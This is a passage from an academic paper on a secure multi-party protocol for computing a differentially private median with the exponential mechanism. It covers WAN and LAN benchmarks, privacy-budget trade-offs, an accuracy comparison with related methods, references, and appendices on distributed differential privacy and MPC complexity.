WAN: We consider m computation parties, which already received and combined secret-shared inputs from 10^6 users (Section 4.7), and report the average running time of our protocol. We split the m parties into two regions, Ohio (us-east-2) and Frankfurt (eu-central-1), and measured an inter-region round time trip (RTT) of approx. 100 ms with 100 Mbits/s bandwidth. We evaluated all weight computation subroutines in Figure 4 for $m \in \{3, 6, 10\}$ computation parties and $|U| \in \{10^5, 10^6, 10^7\}$. The results are very stable, as the 95% confidence intervals deviate by less than 0.5% on average. $\mathsf{Weights}^{\ln(2)}$ (Figure 4a) is the fastest with running times around 3 minutes for 3 parties, whereas $\mathsf{Weights}^{\ln(2)/2^d}$ (Figure 4b) and $\mathsf{Weights}^*$ (Figure 4c) require around 13 and 14 minutes respectively. However, we consider large universe sizes (billions of elements) in a real-world network with large latency. The choice of weight computation enables a trade-off between faster running times, i.e., $\mathsf{Weights}^{\ln(2)}$ with fixed ε, and smaller privacy loss ε, i.e, $\mathsf{Weights}^*$, with $\mathsf{Weights}^{\ln(2)/2^d}$ positioned in the middle (faster running time than $\mathsf{Weights}^*$ with smaller ε compared to $\mathsf{Weights}^{\ln(2)}$). The number k of subranges allow a similar trade-off, as discussed next.

5.2 Privacy Budget vs. Running Time

The *privacy budget* is the sum of privacy parameters consumed per step, i.e., the overall privacy loss. Figure 5 shows




Figure 5: Privacy vs. running time trade-off: For increasing number k of subranges the running time (left axis) increases whereas the consumed privacy budget (right axis) decreases. (Illustrated for EM* with Weights$^{\ln(2)}$ and $|U| = 10^5$).


how the privacy budget and the running time are affected by the number k of subranges. Larger k leads to larger running times, as the number of costly secure computations depends on the number of ranges times the number of selection steps ($k \cdot \lceil \log_k |U| \rceil$), which increases proportionally to k. However, smaller values for k require more selection steps ($\lceil \log_k |U| \rceil$), which lead to an increase in the privacy budget. Overall, for $k = 10$ subranges, as used in our evaluation, the consumed privacy budget is small with an acceptable running time.

5.3 Accuracy Comparison to Related Work

EM* performs multiple selection steps s, each consume a portion ε_i of the overall privacy budget $\varepsilon = \sum_{i=1}^{s} \varepsilon_i$. How to optimally split ε (optimal composition) is #P-complete [55]. Thus, we use the following heuristic to divide ε among the selection steps: Initial steps cover exponentially larger subranges, and require exponentially less of the privacy budget. After a while an equal split is more advantageous, as the subranges become smaller and contain fewer elements. Altogether, we use $\varepsilon_i = \varepsilon/2^{s-i+1}$ if $i \leq \lfloor s/2 \rfloor$ and $\varepsilon_i = \varepsilon'/(s - \lfloor s/2 \rfloor)$ else, where ε' is the remaining privacy budget. We used $s = \lceil \log_k |U| \rceil - 1$ for our accuracy evaluation. We found in our experiments that performing one selection step less increases accuracy, as the privacy budget can be better divided among the other remaining steps and the last subrange is already small enough (at most k elements).

Related work computing DP median in the central model shows a strong data dependence which makes straightforward comparison difficult (Appendix F). Therefore, we empirically evaluated the different approaches closest to ours, i.e., supporting more than 2 parties, on real-world data sets [42, 64, 67] as well as the normal distribution in Figure 6[8] for 100 averaged runs with 95%-confidence intervals. Low ε (as evaluated) is desirable as it provides more privacy or allows the remaining privacy budget to be spend on additional queries. The

[8] "Small" data is the most challenging regime for DP [15, 56], thus, we use small data sets to better illustrate the accuracy differences.



(a) Credit card data [67], first 10^5 payment records in Cents.

(b) Walmart supply chain data [42], 175k shipment weights as integers.

(c) California public salaries [64], 71k records, state department's total wages.

(d) Normal distribution with $\sigma = 3$, 10^5 samples (as integers with scaling factor 1000).

Figure 6: Comparing exponential mechanism (EM) as baseline, this work (EM*), smooth sensitivity (SS) [58], sample-and-aggregate (SA) [59] on different data, 100 averaged runs.

evaluation for smooth sensitivity [58] and exponential mechanism per element assume a trusted party with full access to the data set, whereas our approach and [59] use MPC instead of a trusted party. Nissim et al. [58] (SS in Figure 6) compute instance-specific additive noise, requiring full data access, and achieve good accuracy, however, the exponential mechanism can provide better accuracy for low ε. Pettai & Laud [59] (SA in Figure 6) securely compute the noisy average of the 100 values closest to the median within a clipping range. Recall, the median is the 0.5^{th}-percentile. To minimize the error from clipping range $[c_l, c_u]$, we choose $c_l = 0.49^{\text{th}}$-percentile, $c_u = 0.51^{\text{th}}$-percentile, i.e., we presume to already know a tight range for the actual median. Nonetheless, in our experiments the absolute error of SA is the largest. Overall, no solution is optimal for all ε and data sets. However, the exponential mechanism EM, and our protocol EM*, provide the best accuracy for low ε, i.e., high privacy, compared to additive noise approaches [58, 59].

6 Related Work

Next, we describe related work for secure computation of the exponential mechanism, DP median and decomposability.

Secure Exponential Mechanism: Alhadidi et al. [4] present a secure 2-party protocol for the exponential mechanism for max utility functions. It uses garbled circuits and oblivious polynomial evaluation to compute Taylor series for the exponential function. Our work is more general as we

support more parties and a broader class of utility functions, including max utility functions. Eigner et al. [30] present a carefully designed secure exponential mechanism in the multi-party setting. Their work is more general, supporting arbitrary utility functions and malicious parties, but they are linear in the size of the universe, and securely compute the exponential function. We provide a sublinear solution without costly secure exponentiation, supporting at least 5 orders of magnitude more elements than them. Böhler and Kerschbaum [14] also securely compute the DP median with the exponential mechanism. They optimize their protocol for the 2-party setting, compute the utility over (sorted) data, and provide DP for small data (sublinear in the size of the universe). They initially prune large data sets via [3] (who securely compute the exact median), requiring a relaxation of DP [39], to achieve running time sublinear in the universe size. We consider the multi-party setting and provide pure differential privacy.

DP Median: Pettai and Laud [59] securely compute DP statistics, including the DP median, via sample-and-aggregate [58]. Their implementation is based on secret sharing in a 3-party setting. Pettai and Laud [59] compute the DP median as noisy average of 100 values closest to the median within a clipping range, which limits accuracy, especially, if the data contains outliers or large gaps (see Section 5.3). Dwork and Lei [27] consider robust privacy-preserving statistics with a trusted third party where data samples are known to be drawn i.i.d. from a distribution. They present the first DP median algorithm that does not require bounds for the data but aborts if the data are not from a "nice" distribution with small sensitivity. Their DP median algorithm first estimates scale s via DP interquartile range and the noise magnitude $sn^{-1/3}$ can be large. Nissim et al. [58] present smooth sensitivity, which analyzes the data to provide instance-specific noise. For the DP median, the exponential mechanism provides better accuracy for low epsilon and can be efficiently computed, whereas computation of smooth sensitivity requires full data access in clear or the error increases (see Section 2.1.2).

PINQ, a DP query framework developed by McSherry [51], also computes the DP median via the exponential mechanism, however, they rely on a trusted third party with access to the data in clear. Cryptε [19] employs two non-colluding untrusted servers and cryptographic primitives to compute noisy histograms (Laplace mechanism) for SQL queries (e.g., count, distinct count) in the central model, which can be extended to compute the median. However, we show that the exponential mechanism is more accurate for the median with low ε. Also, Cryptε has a running time linear in the data size, whereas our work is independent of the data size. Smith et al. [63] and Gaboardi et al. [34] consider the restrictive non-interactive local model, where at most one message is sent from client to server, and achieve optimal local model error. However, local DP requires more samples to achieve the same accuracy as central DP. (No non-interactive LDP-protocol [34, 63] can achieve asymptotically better sample complexity than $O(\varepsilon^{-2}\alpha^{-2})$ for error α [24].) We, on the other hand, are interested in high accuracy, as in the central model, even for small sample sizes. We give accuracy bounds for related work for the DP median in the central model in Appendix F. As these data-dependent bounds are hard to compare we provide an empirical comparison in Section 5.3.

Decomposability: MapReduce is a programming paradigm for distributed data aggregation where a mapper produces intermediary results (e.g., partial sums) that a reducer combines into a result (e.g., total sum). Airavat [61] provide a Hadoop-based MapReduce programming platform for DP statistics based on additive noise (Laplace mechanism) with an untrusted mapper but trusted reducer. We consider decomposable utility functions for the exponential mechanism without any trusted parties. The secure exponential mechanisms [4, 30] use decomposable utility functions (max and counts), but do not classify nor provide optimizations for such functions. Blocki et al. [16] minimize cummulative error for DP password frequency lists employing (decomposability of) frequencies for their dynamic programming, which has access to all the data in the clear. We use decomposable aggregate functions to efficiently and securely combine inputs.

7 Conclusion

We presented a novel alternative for differentially private median computation with high accuracy (even for small number of users), without a trusted party, that is efficiently computable (practical running time) and scaleable (sublinear in the size of the universe). Our semi-honest multi-party protocol implements the exponential mechanism for decomposable aggregate functions (e.g., rank-based statistics) as used in MapRedue-style algorithms, and can be extended to malicious parties. For the median, the exponential mechanism provides the best utility vs. privacy trade-off for low ε in our evaluations of related work in the central model.

We optimize our protocol for decomposable functions (allowing efficient MPC on distributed data), and use efficient alternatives to exponentiations for floating-point numbers. We implemented our protocol in the SCALE-MAMBA framework [6], and evaluated it for 1 million users using 3 semi-honest computation parties achieving a running time of seconds in a LAN, and 3 minutes in a WAN (100 ms latency, 100 Mbits/s bandwidth).

Acknowledgments

This work has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 825333 (MOSAICrOWN).

References

[1] WWDC 2016. Engineering privacy for your users, 2016.

[2] John M. Abowd. The u.s. census bureau adopts differential privacy. In *Proceedings of the annual ACM SIGKDD International Conference on Knowledge Discovery & Data Mining*, KDD, 2018.

[3] Gagan Aggarwal, Nina Mishra, and Benny Pinkas. Secure computation of the median (and other elements of specified ranks). *Journal of Cryptology*, 2010.

[4] Dima Alhadidi, Noman Mohammed, Benjamin CM Fung, and Mourad Debbabi. Secure distributed framework for achieving ε-differential privacy. In *International Symposium on Privacy Enhancing Technologies Symposium*, PETS, 2012.

[5] Mehrdad Aliasgari, Marina Blanton, Yihua Zhang, and Aaron Steele. Secure computation on floating point numbers. NDSS, 2013.

[6] Abdelrahaman Aly, Marcel Keller, Dragos Rotaru, Peter Scholl, Nigel P. Smart, and Tim Wood. Scale–mamba documentation. https://homes.esat.kuleuven.be/~nsmart/SCALE/, 2020.

[7] Abdelrahaman Aly and Nigel P Smart. Benchmarking privacy preserving scientific operations. In *International Conference on Applied Cryptography and Network Security*, ACNS, 2019.

[8] Amazon.com. Amazon Web Services. https://aws.amazon.com/ec2/pricing/on-demand/.

[9] Victor Balcer and Albert Cheu. Separating local & shuffled differential privacy via histograms, 2019.

[10] Raef Bassily, Adam Smith, and Abhradeep Thakurta. Private empirical risk minimization: Efficient algorithms and tight error bounds. In *Annual IEEE Symposium on Foundations of Computer Science*, FOCS, 2014.

[11] Donald Beaver. Efficient multiparty protocols using circuit randomization. In *Annual International Cryptology Conference*, CRYPTO, 1991.

[12] Rikke Bendlin, Ivan Damgård, Claudio Orlandi, and Sarah Zakarias. Semi-homomorphic encryption and multiparty computation. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, EUROCRYPT, 2011.

[13] Jeremy Bernstein, Yu-Xiang Wang, Kamyar Azizzadenesheli, and Anima Anandkumar. signsgd: Compressed optimisation for non-convex problems. *arXiv preprint arXiv:1802.04434*, 2018.

[14] Jonas Böhler and Florian Kerschbaum. Secure sublinear time differentially private median computation. In *Network and Distributed Systems Security Symposium*, NDSS, 2020.

[15] Andrea Bittau, Ulfar Erlingsson, Petros Maniatis, Ilya Mironov, Ananth Raghunathan, David Lie, Mitch Rudominer, Ushasree Kode, Julien Tinnes, and Bernhard Seefeld. Prochlo: Strong privacy for analytics in the crowd. In *Proceedings of the Symposium on Operating Systems Principles*, SOSP, 2017.

[16] Jeremiah Blocki, Anupam Datta, and Joseph Bonneau. Differentially private password frequency lists. In *Network and Distributed Systems Security Symposium*, NDSS, 2016.

[17] Octavian Catrina and Sebastiaan De Hoogh. Improved primitives for secure multiparty integer computation. In *International Conference on Security and Cryptography for Networks*, SCN, 2010.

[18] Albert Cheu, Adam Smith, Jonathan Ullman, David Zeber, and Maxim Zhilyaev. Distributed differential privacy via shuffling. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, EUROCRYPT, 2019.

[19] Amrita Roy Chowdhury, Chenghong Wang, Xi He, Ashwin Machanavajjhala, and Somesh Jha. Cryptε: Crypto-assisted differential privacy on untrusted servers. In *Proceedings of the annual ACM SIGMOD International Conference on Management of data*, SIGMOD, 2020.

[20] Ivan Damgård, Matthias Fitzi, Eike Kiltz, Jesper Buus Nielsen, and Tomas Toft. Unconditionally secure constant-rounds multi-party computation for equality, comparison, bits and exponentiation. In *Theory of Cryptography Conference*, TCC, 2006.

[21] Ivan Damgård, Valerio Pastro, Nigel Smart, and Sarah Zakarias. Multiparty computation from somewhat homomorphic encryption. In *Annual International Cryptology Conference*, CRYPTO, 2012.

[22] Jeffrey Dean and Sanjay Ghemawat. Mapreduce: simplified data processing on large clusters. *Communications of the ACM*, 2008.

[23] Bolin Ding, Janardhan Kulkarni, and Sergey Yekhanin. Collecting telemetry data privately. In *Advances in Neural Information Processing Systems*, NIPS, 2017.

[24] John C Duchi, Michael I Jordan, and Martin J Wainwright. Local privacy and statistical minimax rates. In *Annual IEEE Symposium on Foundations of Computer Science*, FOCS, 2013.

[25] Cynthia Dwork. Differential privacy. In *International Colloquium on Automata, Languages, and Programming*, ICALP, 2006.

[26] Cynthia Dwork, Krishnaram Kenthapadi, Frank McSherry, Ilya Mironov, and Moni Naor. Our data, ourselves: Privacy via distributed noise generation. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, EUROCRYPT, 2006.

[27] Cynthia Dwork and Jing Lei. Differential privacy and robust statistics. In *Proceedings of the annual ACM symposium on Theory of Computing*, STOC, 2009.

[28] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *Theory of Cryptography Conference*, TCC, 2006.

[29] Cynthia Dwork and Aaron Roth. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 2014.

[30] Fabienne Eigner, Aniket Kate, Matteo Maffei, Francesca Pampaloni, and Ivan Pryvalov. Differentially private data aggregation with optimal utility. In *Proceedings of the Annual Computer Security Applications Conference*, ACSAC, 2014.

[31] Úlfar Erlingsson, Vasyl Pihur, and Aleksandra Korolova. Rappor: Randomized aggregatable privacy-preserving ordinal response. In *Proceedings of the annual ACM conference on computer and communications security*, CCS, 2014.

[32] David Evans, Vladimir Kolesnikov, Mike Rosulek, et al. A pragmatic introduction to secure multi-party computation. *Foundations and Trends® in Privacy and Security*, 2018.

[33] Centers for Medicare & Medicaid Services. Complete 2017 program year open payments dataset, 2017.

[34] Marco Gaboardi, Adam Smith, and Jinhui Xu. Empirical risk minimization in the non-interactive local model of differential privacy.

[35] Ivan Gazeau, Dale Miller, and Catuscia Palamidessi. Preserving differential privacy under finite precision semantics. In *Theoretical Computer Science*, TCS, 2016.

[36] Oded Goldreich. *Foundations of Cryptography: Volume 2, Basic Applications*. 2009.

[37] Oded Goldreich, Silvio Micali, and Avi Wigderson. How to play any mental game. In *Proceedings of the annual ACM symposium on Theory of Computing*, STOC, 1987.

[38] Slawomir Goryczka and Li Xiong. A comprehensive comparison of multiparty secure additions with differential privacy. *IEEE transactions on Dependable and Secure Computing*, 2017.

[39] Xi He, Ashwin Machanavajjhala, Cheryl Flynn, and Divesh Srivastava. Composing differential privacy and secure computation: A case study on scaling private record linkage. In *Proceedings of the annual ACM conference on Computer and Communications Security*, CCS, 2017.

[40] Justin Hsu, Sanjeev Khanna, and Aaron Roth. Distributed private heavy hitters. In *International Colloquium on Automata, Languages, and Programming*, ICALP, 2012.

[41] Christina Ilvento. Implementing the exponential mechanism with base-2 differential privacy, 2019.

[42] Kaggle.com. Walmart supply chain: Import and shipment. https://www.kaggle.com/sunilp/walmart-supply-chain-data/data, 2018. Retrieved: October, 2019.

[43] Liina Kamm. *Privacy-preserving statistical analysis using secure multi-party computation*. PhD thesis, PhD thesis, University of Tartu, 2015.

[44] Shiva Prasad Kasiviswanathan, Homin K Lee, Kobbi Nissim, Sofya Raskhodnikova, and Adam Smith. What can we learn privately? *SIAM Journal on Computing*, 2011.

[45] Marcel Keller. Mp-spdz: A versatile framework for multi-party computation. Cryptology ePrint Archive, Report 2020/521, 2020. https://eprint.iacr.org/2020/521.

[46] Marcel Keller, Valerio Pastro, and Dragos Rotaru. Overdrive: making spdz great again. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, EUROCRYPT, 2018.

[47] Marcel Keller, Dragos Rotaru, Nigel P Smart, and Tim Wood. Reducing communication channels in mpc. In *International Conference on Security and Cryptography for Networks*, SCN, 2018.

[48] Ninghui Li, Min Lyu, Dong Su, and Weining Yang. Differential privacy: From theory to practice. *Synthesis Lectures on Information Security, Privacy, & Trust*, 2016.

[49] Yehuda Lindell and Benny Pinkas. A proof of security of yao's protocol for two-party computation. *Journal of Cryptology*, 2009.

[50] Andrew McGregor, Ilya Mironov, Toniann Pitassi, Omer Reingold, Kunal Talwar, and Salil Vadhan. The limits of two-party differential privacy. In *Annual IEEE Symposium on Foundations of Computer Science*, FOCS, 2010.

[51] Frank McSherry. Privacy integrated queries: an extensible platform for privacy-preserving data analysis. In *Proceedings of the annual ACM SIGMOD International Conference on Management of data*, SIGMOD, 2009.

[52] Frank McSherry and Kunal Talwar. Mechanism design via differential privacy. In *Annual IEEE Symposium on Foundations of Computer Science*, FOCS, 2007.

[53] Ilya Mironov. On significance of the least significant bits for differential privacy. In *Proceedings of the annual ACM conference on computer and communications security*, CCS, 2012.

[54] Ilya Mironov, Omkant Pandey, Omer Reingold, and Salil Vadhan. Computational differential privacy. In *Annual International Cryptology Conference*, CRYPTO, 2009.

[55] Jack Murtagh and Salil Vadhan. The complexity of computing the optimal composition of differential privacy. In *Theory of Cryptography Conference*, TCC, 2016.

[56] Seth Neel, Aaron Roth, Giuseppe Vietri, and Zhiwei Steven Wu. Differentially private objective perturbation: Beyond smoothness and convexity, 2019.

[57] Jesper Buus Nielsen, Peter Sebastian Nordholt, Claudio Orlandi, and Sai Sheshank Burra. A new approach to practical active-secure two-party computation. In *Annual International Cryptology Conference*, CRYPTO, 2012.

[58] Kobbi Nissim, Sofya Raskhodnikova, and Adam Smith. Smooth sensitivity and sampling in private data analysis. In *Proceedings of the annual ACM symposium on Theory of Computing*, STOC, 2007.

[59] Martin Pettai and Peeter Laud. Combining differential privacy and secure multiparty computation. In *Proceedings of the Annual Computer Security Applications Conference*, ACSAC, 2015.

[60] Vibhor Rastogi and Suman Nath. Differentially private aggregation of distributed time-series with transformation and encryption. In *Proceedings of the annual ACM SIGMOD International Conference on Management of data*, SIGMOD, 2010.

[61] Indrajit Roy, Srinath TV Setty, Ann Kilzer, Vitaly Shmatikov, and Emmett Witchel. Airavat: Security and privacy for mapreduce.

[62] Adi Shamir. How to share a secret. *Communications of the ACM*, 1979.

[63] Adam Smith, Abhradeep Thakurta, and Jalaj Upadhyay. Is interaction necessary for distributed private learning? In *IEEE Symposium on Security and Privacy*, SP, 2017.

[64] Gaurav Sood. California Public Salaries Data, 2018.

[65] Hassan Takabi, Samir Koppikar, and Saman Taghavi Zargar. Differentially private distributed data analysis. In *IEEE International Conference on Collaboration and Internet Computing*, CIC, 2016.

[66] Apple's Differential Privacy Team. Learning with privacy at scale, 2017.

[67] Machine Learning Group ULB. Credit card fraud detection, 2018.

[68] Andrew Chi-Chih Yao. How to generate and exchange secrets. In *Annual IEEE Symposium on Foundations of Computer Science*, FOCS, 1986.

A Distributed Differential Privacy

The original definition of Differential Privacy considers the central model with unbounded adversaries [25,28] (see Definition 1), later work expanded it to a distributed setting [26,44], and considered computationally-bounded parties [54].

We consider multiple computationally-bounded, semi-honest parties performing a joint secure computation realized with (t,m)-secret sharing. The following definition from [30] fits our setting, where $\texttt{VIEW}^p_\Pi(D)$ denotes the view of party p during the execution of protocol Π on input D, including all exchanged messages and internal state, and λ is a security parameter:

Definition 7 (Distributed Differential Privacy)**.** *A randomized protocol* Π *implemented among m computation parties* $\mathcal{P} = \{P_1,\ldots,P_m\}$*, achieves* distributed differential privacy *w.r.t. a coalition* $C \subset \mathcal{P}$ *of semi-honest computation parties of size t, if the following condition holds: for any neighbors* D, D' *and any possible set S of views for protocol* Π*,*

$$Pr\left[\texttt{VIEW}^C_\Pi(D) \in S\right] \leq \exp(\varepsilon) \cdot Pr\left[\texttt{VIEW}^C_\Pi(D') \in S\right] + negl(\lambda).$$

The definition can be expanded to a malicious setting by replacing the semi-honest parties $\mathcal{P}$ and semi-honestly secure protocol Π with malicious parties and a maliciously secure protocol. Note that the negligible function $\text{negl}(\lambda)$ can be omitted for protocols providing information-theoretic security (such as standard secret sharing), however, our implementation in SCALE-MAMBA provides computational security (due to the online phase as described in Section 2.2).

Protocol	*Rounds*	*Interactive Operations*
Rec	1	1
IntRand	0	0
IntMod2m	$O(1)$	$O(t)$
IntTrunc	4	$4t+1$
IntLT	4	$4b-2$
Int2FL	$\log v+13$	$\log v(2v-3)-11$
FLAdd	$O(\log v)$	$O(v\log v+x)$
FLMul	$8v+10$	11
FLLT	6	$4v+5x+4\log x+13$

Table 3: Complexity of MPC protocols for b-bit integers, t-bit truncation modulus, and floats with v-bit significand and x-bit exponent [5, 6, 17, 30].

Protocol	$\lvert U\rvert$	*Running time*
Eigner et al. [30]	5	42.3 s
EM* & Weights$^{\ln(2)}$	10^5	11.3 s (7.7 s)
	10^6	13.5 s (9.2 s)
	10^7	15.4 s (10.7 s)
EM* & Weights$^{\ln(2)/2^d}$, $d=2$	10^5	33.7 s (23.6 s)
	10^6	39.8 s (27.8 s)
	10^7	46.8 s (31.4 s)
EM* & Weights*	10^5	64.3 s (41.6 s)
	10^6	77.3 s (52.4 s)
	10^7	91.8 s (61.1 s)

Table 4: Running times for 3 parties in a 1 Gbits/s LAN for this work and Eigner et al. [30]. We report the average of 20 runs on t2.medium instances with 4 vCPUs, 2 GB RAM (and r4.2xlarge instances with 8 vCPUs, 61 GB RAM). Eigner et al. [30] evaluated on a 3.20 GHz, 16 GB RAM machine.

B Equality of Definitions 5 and 6

We show equality of Definitions 5 and 6 with proof by cases. Consider range $R=[r_l,r_u)$ and its position relative to the median μ for Definition 5: Case *i)* For $r_u<\mu$ we have $\text{rank}_D(r_u)<n/2$, thus, $u_\mu=-|\text{rank}_D(r_u)-n/2|=\text{rank}_D(r_u)-n/2$. Case *ii)* For $r_l>\mu$ we have $\text{rank}_D(r_l)>n/2$, thus, $u_\mu=n/2-\text{rank}_D(r_l)$. Case *iii)* Otherwise, the range contains the median, i.e., $u_\mu=0$.

Note that it suffices to look at r_l in case i) (resp., r_u in case ii)), as $\text{rank}_D(r_l)\le\text{rank}_D(r_u)$ and the range endpoint closest to μ defines the utility for the range. Definition 6 uses the same cases and is an alternative way to express Definition 5.

C Complexity of MPC Protocols

Table 3 lists the complexities for MPC protocols typically measured in the number of *rounds* and *interactive operations*, where rounds describes the count of sequential interactive operations, and interactive operations (e.g., reconstruct sharing, multiplications) require each party to send messages to all other parties. We omit integer addition/subtraction as these operations are non-interactive and the parties can perform them locally. Share reconstruction is denoted with Rec. Note that Choose$(\langle a\rangle,\langle b\rangle,\langle c\rangle)$ is implemented with one multiplication and two additions $(b+(a-b)\cdot c)$, and that IntRand uses correlated randomness already exchanged in the offline phase (hence zero interaction and rounds).

D Precision and Privacy

In general, DP mechanisms operate on reals, whereas actual implementations are limited to the precision of physical machines. However, limited precision can lead to privacy violations: As shown by Mironov [53], the Laplace mechanism is vulnerable to finite precision as the set of possible outcomes can differ between neighboring databases due to irregularities caused by floating point implementations. Their proposed mitigation is to perform "snapping", roughly, they clamp the noisy result to a fixed range and ensure that they output is evenly spaced. Recent work by Ilvento [41] extend this line of study to the exponential mechanism, which is also vulnerable to finite precision. The suggested mitigation is switching from base e to base 2 to perform precise arithmetic by, e.g., for integer utility functions, approximating ε as $\eta=-\log_2(x/2^y)$ for integers x,y such that $x/2^y\le 1$.

Interestingly, their mitigation is similar to our efficient secure computation. Our implementation is based on an integer utility function and Weights$^{\ln(2)}$ uses base 2 for efficiency reasons and is not vulnerable to such attacks. We can strengthen Weights$^{\ln(2)/2^d}$, with $\varepsilon=\ln(2)/2^d$, by using randomized rounding for non-interger utilities as described in [41, Section 3.2.2] if we omit $1/2^d$ from ε and include it as a factor in the utility definition (making the utility non-integers). For Weights*, which supports arbitrary ε, careful choices for ε as described above mitigate attacks on limited precision.

Implementation Note: SCALA-MAMBA's floating point numbers (`sfloat`) are associated with a statistical security parameter κ satisfying $\kappa<b-2\cdot l_v$ where b is the bit-length of the modulus and l_v is the bit-length of the significand. Security with $\kappa=40$ is the default for $b=128$ and we use $l_v=40$ in our evaluation, to support large utility values.

E Additional Evaluation

The online and offline phase are integrated in newer versions of SCALE-MAMBA, thus, we only provide measurements for the total protocol, i.e., offline as well as online phase.

Running time in a LAN: We compare our running time to

Protocol	$\|U\|$	*Communication* $m=3$	$m=6$	$m=10$
EM* & Weights$^{\ln(2)}$	10^5	178 MB	402 MB	1.41 GB
	10^6	202 MB	448 MB	1.54 GB
	10^7	222 MB	497 MB	1.75 GB
EM* & Weights$^{\ln(2)/2^d}$, d=2	10^5	634 MB	1.38 GB	4.73 GB
	10^6	748 MB	1.63 GB	5.58 GB
	10^7	866 MB	1.88 GB	6.39 GB
EM* & Weights*	10^5	664 MB	1.56 GB	5.59 GB
	10^6	785 MB	1.83 GB	6.57 GB
	10^7	907 MB	2.11 GB	7.59 GB

Table 5: Communication cost (WAN with 100 Mbits/s and 100 ms latency): Data sent per party, average of 20 runs for $m \in \{3,6,10\}$ parties and $|U| \in \{10^5, 10^6, 10^7\}$.

Work	*Error bound* α *with* $Pr[\text{abs. error} \le \alpha] \ge 1-\beta$
Nissim et al. [58]	$\max_{k=0,..,n} e^{-k\varepsilon} \max_{t=0,..,k+1} \left(d_{\frac{n}{2}+t} - d_{\frac{n}{2}+t-k-1}\right)\gamma$
Dwork and Lei [27]	$\frac{d_{\lceil 0.75n\rceil} - d_{\lceil 0.25n\rceil}}{n^{1/3}}\gamma$
Pettai and Laud [59]	$\left(\frac{c_u - c_l}{j} + \frac{\max(U)-\min(U)}{\varepsilon \exp(\Omega(\varepsilon\sqrt{j}))}\right)\gamma$
This work	$\max_{i\in\{+1,-1\}\cdot\left\lfloor \frac{\ln(\lvert U\rvert/\beta)}{\varepsilon}\right\rfloor} \left\lvert d_{\frac{n}{2}+i} - d_{\frac{n}{2}}\right\rvert$

Table 6: DP median methods in the central model with $\gamma = \ln(1/\beta)/\varepsilon$. Data $D \in U^n$ is sorted and the error terms are simplified to ease comparison: assuming expected sensitivity [27], shortened approximation error term [59] (see [58, Th. 4.2]), using one selection step for this work. Here, $[c_l, c_u]$ is the presumed clipping range for the j elements closest to the median [59].

Eigner et al. [30], which only report running times in a LAN, in Table 4. Eigner et al. [30] evaluated their protocol with a sum utility function on a 3.20 GHz, 16 GB RAM machine. They are linear in the size of the universe and compute weights for a very small universe of only 5 elements. We, on the other hand, are sublinear in the size of the universe as we compute weights per subrange and use efficient alternatives to costly secure exponentiation. We evaluated universe sizes at least 5 order of magnitudes larger than [30] with comparable running times: Our running time for Weights$^{\ln(2)}$, Weights$^{\ln(2)/2^d}$ is below [30] on rather modest t2.medium instances (4 vCPUs, 2 GB RAM) for universe size $|U| = 10^5$. Even if we also consider weights per element (i.e., subrange size 1) for any decomposable utility function our protocols compute at least 6 times more weights per second on t2.medium instances. (E.g., for $k = 10, |U| = 10^5$ and Weights* we compute 50 weights in 64.3 seconds, i.e., 0.78 weights per second, compared to 0.12 for [30].)

We also evaluated our protocol on r4.2xlarge instances (8 vCPUs, 61 GB RAM), see seconds in parenthesis in Table 4. In a LAN the running time compared to t2.medium instances is reduced by at least 30%, however, in a WAN setting the latency plays a more important role than powerful hardware and the running times are much closer. Thus, we only present running times for t2.medium instances in a WAN in Section 5.

Communication: The communication for the maximum number of steps ($\lceil \log_{10} |U| \rceil$) in a WAN (100 Mbits/s with 100 ms latency) is detailed in Table 5. For 3 parties and one billion universe elements, the communication for Weights$^{\ln(2)}$ is 222 MB per party, for Weights$^{\ln(2)/2^d}$ it is 866 MB, and Weights* requires 907 MB. We stress that this communication is required for *malicious security* in each round as provided by the SCALE-MAMBA implementation. MP-SPDZ [45], a fork of SCALE-MAMBA's predecessor SPDZ2, also provides semi-honest security. MP-SPDZ with semi-honest security requires much less communication, e.g., only around 25 MB for 3 parties, $|U| = 10^5$, and Weights*. However, the running time in a WAN was some minutes slower compared to SCALE-MAMBA in our tests (presumably due to SCALE-MAMBA's batched communication rounds and integrated online and offline phases, where parallel threads create offline data "just-in-time" [6, 7]). Thus, regarding our protocol, one can choose efficiency w.r.t. communication (MP-SPDZ) or running time (SCALE-MAMBA).

Cost of Malicious Security: To achieve malicious security, via consistency checks as detailed in Section 4.6, we require additional running time and communication. For the maximum number of steps with one billion universe elements in a WAN (100 Mbits/s with 100 ms latency) EM* with Weights* additionally needs around 10/10/12 minutes and 0.65/1.4/5 GB for 3/6/10 parties. EM* with Weights$^{\ln(2)}$ or Weights$^{\ln(2)/2^d}$ ($d = 2$) additionally requires around 1.3/1.5/2 minutes and 115/260/825 MB for 3/6/10 parties.

F Accuracy Bounds: Related Work for Multi-party DP Median

